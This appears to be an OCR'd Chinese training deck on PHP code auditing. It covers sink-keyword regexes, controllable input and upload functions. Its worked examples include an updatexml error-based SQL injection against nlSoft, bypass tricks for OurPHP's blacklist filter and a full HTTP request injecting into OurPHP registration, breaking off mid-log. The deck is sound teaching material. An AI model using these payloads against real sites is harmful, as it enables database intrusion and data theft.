老司机独家代码审计姿势

--色豹

目录

代码审计介绍

什么是代码审计？

代码审计（Code audit）是一种以发现程序错误，安全漏洞和违反程序规范为目标的源代码分析。


代码审计工具

	Fortify SCA	Checkmarx CxSuite	RIPS
厂商	Fortify Software	Checkmarx	rips
支持语言	Java,JSP,ASP.NET,C#,VB.NET,C,C++,COBOL,ColdFusion,Transact-SQL,PL/SQL,JavaScript/Ajax,Classic,ASP,VBScript,VB6,PHP	JAVA、ASP.NET（C#、VB.NET）、avaScript、Jscript、C/C++、APEX	PHP
风险种类	400种	300种	参考CWE
报价	100万/软件	70万/软件	免费版
性价比	中	高	高

代码审计的意义

代码审计流程思路

代码审计思路


根据敏感关键字，
回溯参数传递过程
查找可控变量，
正向追踪变量传递过程
代码审计思路
寻找敏感功能点，
通读功能点代码
直接通读全文代码

敏感关键字

一段简单的代码：

```
<?php

eval($_GET[‘a’]);
```

命令执行漏洞

敏感关键字

一段复杂的代码：

```
<?php
… //1000行

eval($_GET[‘a’]);

…//1000行
?>
```

敏感关键字

正则表达式：

```
\beval\(\$_(GET|POST)
```

一段复杂的代码：

```
<?php
… //1000行

eval($_GET[‘a’]);

…//1000行
?>
```

敏感关键字

正则表达式：

```
\beval\(\$_(GET|POST)
```

一段复杂的代码：

```
<?php
… //1000行

eval($_GET[‘a’]);

…//1000行
?>
```

可控变量

一切用户可控的输入都是有害的

$_GET，$_POST，$_REQUEST，$_COOKIE

用户可控的变量

可控变量

一段简单的代码：

```
<?php

echo($_GET[‘a’]);
```

XSS漏洞

可控变量

正则表达式:

```
\becho\(\$_(GET|POST)
```

一段复杂的代码:

```
<?php
… //1000行

echo($_GET[‘a’]);

…//1000行
?>
```

敏感功能

文件上传功能，GETSHELL

上传黑白名单,content-type，上传大小

敏感功能

敏感功能

```
if (file_exists("upload/" .
$_FILES["file"]["name"]))
      {
      echo $_FILES["file"]["name"] . "
already exists. ";
      }
    else

{
       move_uploaded_file($_FILES["file"]
["tmp_name"],"upload/     " .
$_FILES["file"]["name"]);
      echo "Stored in: " . "upload/" .
       $_FILES["file"]["name"];
      }
```


敏感功能

`move_uploaded_file`

将上传的文件移动到新位置的函数

审计移动前函数的过滤

通读程序代码


backup.php
cloud.php
guestbook.php
index.php
login.php
manager.php
mobile.php
module.php
nav.php
order.php
page.php
plugin.php
product.php
product_category.php
show.php
system.php
theme.php
user.php
cache
data
images
include
install
languages
m
readme
theme
upgrade
upload
.htaccess.txt
article.php
article_category.php
captcha.php
DouPHP_1.5_Release_20180922.rar
favicon.ico
guestbook.php
index.php
info.php
order.php
page.php
product.php
product_category.php
robots.txt
mail.class.php
mysql.class.php
route.php
sitemap.class.php
order.class.php
user.class.php
guestbook.php
index.php
page.php
product_category.php
3455
3456 /**
3457 * Create the DKIM header and body in a new message header.
3458 * @access public
3459 * @param string $headers_line Header lines
3460 * @param string $subject Subject
3461 * @param string $body Body
3462 * @return string
3463 */
3464 public function DKIM_Add($headers_line, $subject, $body)
3465 {
3466 $DKIMsignatureType = 'rsa-sha1'; // Signature & hash algorithms
3467 $DKIMcanonicalization = 'relaxed/simple'; // Canonicalization of header/body
3468 $DKIMquery = 'dns/txt'; // Query method
3469 $DKIMtime = time(); // Signature Timestamp = seconds since 00:00:00 - Jan 1, 1970 (UTC time zone)
3470 $subject_header = "Subject: $subject";
3471 $headers = explode($this->LE, $headers_line);
3472 $from_header = '';
3473 $to_header = '';
3474 $current = '';
3475 foreach ($headers as $header) {
3476 if (strpos($header, 'From:') === 0) {
3477 $from_header = $header;
3478 $current = 'from_header';
3479 } elseif (strpos($header, 'To:') === 0) {
3480 $to_header = $header;
3481 $current = 'to_header';
3482 } else {
3483 if (!empty($$current) && strpos($header, ' =?') === 0) {
3484 $$current .= $header;
3485 } else {
3486 $current = '';
3487 }
3488 }
3489 }
3490 $from = str_replace('|', '=7C', $this->DKIM_QP($from_header));
3491 $to = str_replace('|', '=7C', $this->DKIM_QP($to_header));
3492 $subject = str_replace(
3493 '|',

通读程序代码

通读代码优点

- 熟悉整体架构
- 覆盖逻辑漏洞
- 掌握程序流程

通读程序代码

通读代码缺点


- 代码量庞大
- 审计时间过长
- 投入≠产出

Web应用代码审计

过滤不完善

```php
if($do=="updata"){
    If_rabc($action,$do); //检测权限

    $name = _RunMagicQuotes($_POST[name]);
    $sex = _RunMagicQuotes($_POST[sex]);
    $tel = _RunMagicQuotes($_POST[tel]);
    $phone = _RunMagicQuotes($_POST[phone]);
    $email = _RunMagicQuotes($_POST[email]);
    $qq = _RunMagicQuotes($_POST[qq]);
    $deparyment = _RunMagicQuotes($_POST[deparyment]);
    $position = _RunMagicQuotes($_POST[position]);
    $address = _RunMagicQuotes($_POST[address]);

    if(!$_POST[id]){echo error($msg);exit;}
    $updated_at= time();
    $sql="UPDATE eml_user SET
    `name` = '$name',
    `sex` = '$sex',
    `deparyment` = '$deparyment',
    `position` = '$position',
    `phone` = '$phone',
    `tel` = '$tel',
    `email` = '$email',
    `qq` = '$qq',
    `address` = '$address',
    `updated_at` = '$updated_at' WHERE `id` ='$_POST[id]' LIMIT 1 ;";

    if($db->query($sql)){echo success($msg,"?action=address");}else{echo error($msg);}
    exit;
}
```

过滤不完善


test
HOME
通讯录管理
用户管理
个人中心
退出
住 址:
保存
返回
body | 1519.2 × 852
nlSoft V5.4.4 2013-2018 Some rights reserved
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Audits
<!doctype html>
<html lang="en">
<script>…</script>
<head>…</head>
<body>
…

::before
 == $0
::before

…

::before

<form class="form-horizontal" method="post" action="?action-user&do-update">
<input type="text" name="id" value="-1' and updatexml(1,concat(0x7e,(SELECT database()),0x7e),1)#" style="display:none;">

::before
<label for="input01" class="control-label">用户名：</label>

<input type="text" id="username" class="input-xlarge" name="username" value="admin" readonly>

::after

…
…
…

过滤不完善


localhost/index.php?ac
localhost/index.php?action=user&do=updata
mysql error:
1105:XPATH syntax error: '~eml~'
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Audits
<html>
<script>…</script>
<head></head>
<body> == $0
…
</body>
</html>

画蛇添足

```
if ($query){
    exit("<script language=javascript> alert('".$usernameyes."');history.go(-1);</script>");
}else{
    if ($ourphp_usercontrol['ipoff'] == 1){
        $query = $db -> select("id","`ourphp_user`","WHERE `OP_Userip` = '".dowith_sql($_POST["ip"])."'");
        if ($query){
            exit("<script language=javascript> alert('".$userip."');history.go(-1);</script>");
        }
    }
    if(dowith_sql($_POST["introducer"]) == ''){
        $introducer = '';
    }else{
        $ourphp_rs = $db -> select("`OP_Useremail`","`ourphp_user`","WHERE `id` = ".intval($_POST["introducer"]));
        if ($ourphp_rs){
            $query = $db -> update("`ourphp_user`","`OP_Usermoney` = `OP_Usermoney` + ".$ourphp_usercontrol['money'][2].",`OP_Userintegral` =
                `OP_Userintegral` + ".$ourphp_usercontrol['money'][3],"where id = ".intval($_POST["introducer"]));
            $introducer = $ourphp_rs[0];
        }else{
            $introducer = '';
        }
    }
$query = $db -> insert("`ourphp_user`","`OP_Useremail` = '".dowith_sql($userloginemail)."',`OP_Userpass` = '".dowith_sql(substr(md5(md5($_REQUEST["
    OP_Userpass"])),0,16))."',`OP_Usertel` = '".dowith_sql($userlogintel)."',`OP_Userclass` = '".$ourphp_usercontrol['group']."',`OP_Usersource` = '
    ".$introducer."',`OP_Usermoney` = '".$ourphp_usercontrol['money'][0]."',`OP_Userintegral` = '".$ourphp_usercontrol['money'][1]."',`OP_Userip` =
    '".dowith_sql($_POST["ip"])."',`OP_Userproblem` = '".dowith_sql($_POST["OP_Userproblem"])."',`OP_Useranswer` = '".dowith_sql($_POST["
    OP_Useranswer"])."',`OP_Userstatus` = 1,`OP_Usercode` = '".randomkeys(18)."',`time` = '".date("Y-m-d H:i:s")."'","");
```

画蛇添足

```php
/*防注入函数*/
function dowith_sql($ourphpstr){
    $ourphpstr = addslashes($ourphpstr);
    $ourphpstr = str_ireplace(" and ","",$ourphpstr);
    $ourphpstr = str_ireplace(" or ","",$ourphpstr);
    $ourphpstr = str_ireplace("execute","",$ourphpstr);
    $ourphpstr = str_ireplace("update","",$ourphpstr);
    $ourphpstr = str_ireplace("count","",$ourphpstr);
    $ourphpstr = str_ireplace("chr","",$ourphpstr);
    $ourphpstr = str_ireplace("truncate","",$ourphpstr);
    $ourphpstr = str_ireplace("char","",$ourphpstr);
    $ourphpstr = str_ireplace("declare","",$ourphpstr);
    $ourphpstr = str_ireplace("select","",$ourphpstr);
    $ourphpstr = str_ireplace("create","",$ourphpstr);
    $ourphpstr = str_ireplace("delete","",$ourphpstr);
    $ourphpstr = str_ireplace("insert","",$ourphpstr);
    $ourphpstr = str_ireplace("limit","",$ourphpstr);
    $ourphpstr = str_ireplace("extractvalue","",$ourphpstr);
    $ourphpstr = str_ireplace("concat","",$ourphpstr);
    $ourphpstr = str_ireplace("&&","",$ourphpstr);
    $ourphpstr = str_ireplace("||","",$ourphpstr);
    $ourphpstr = str_ireplace("<script","",$ourphpstr);
    $ourphpstr = str_ireplace("<iframe","",$ourphpstr);
    $ourphpstr = str_ireplace("<embed","",$ourphpstr);
    $ourphpstr = str_ireplace("*","",$ourphpstr);
    $ourphpstr = str_ireplace("#","",$ourphpstr);
    $ourphpstr = str_ireplace("'","",$ourphpstr);
    $ourphpstr = str_ireplace("<","&lt;",$ourphpstr);
    $ourphpstr = str_ireplace(">","&gt;",$ourphpstr);
    $ourphpstr = str_ireplace("&","&amp;",$ourphpstr);
    return $ourphpstr;
}
```

1, 绕过过滤，selselectect->select

2,没有过滤\，虽然前面用了addslashes,
但是后面又把单引号置空了

3, '\-->addslashes-->\'\\-->单引号置空-->\\\

4, 必备条件：两个连续的可控点。
第一个引入'\，第二个参数payload

画蛇添足

```
POST /client/user/ourphp_play.class.php?ourphp_cms=reg HTTP/1.1
Host: localhost
Content-Length: 263
Cache-Control: max-age=0
Origin: http://localhost
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://localhost/client/user/?cn-reg.html
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.6,en;q=0.4,en-GB;q=0.2
Cookie: XDEBUG_SESSION=PHPSTORM; PHPSESSID=573t9i3268n8vtd37til62mdc7
Connection: close

OP_Useremail=test%40qq.com&OP_Userpass=test123&OP_Userpass2=test123&OP_Userproblem='\&OP_Useranswer=,`OP_Username`=use
r()--+-&code=n4e3&ip=127.0.0.1&source=0&lang=cn&introducer=&Submit=%E6%8F%90%E4%BA%A4%E6%B3%A8%E5%86%8C
```


实际执行SQL语句

```
6 Query insert into `ourphp_user` set `OP_Useremail` = 'test@qq.com',`OP_Userpass` = 'e08a7c49d96c2b47',`OP_Usertel` =
'test@qq.com',`OP_Userclass` = '1',`OP_Usersource` = '',`OP_Usermoney` = '0',`OP_Userintegral` = '0',`OP_Userip` = '127.0.0.1',`OP_Userproblem`
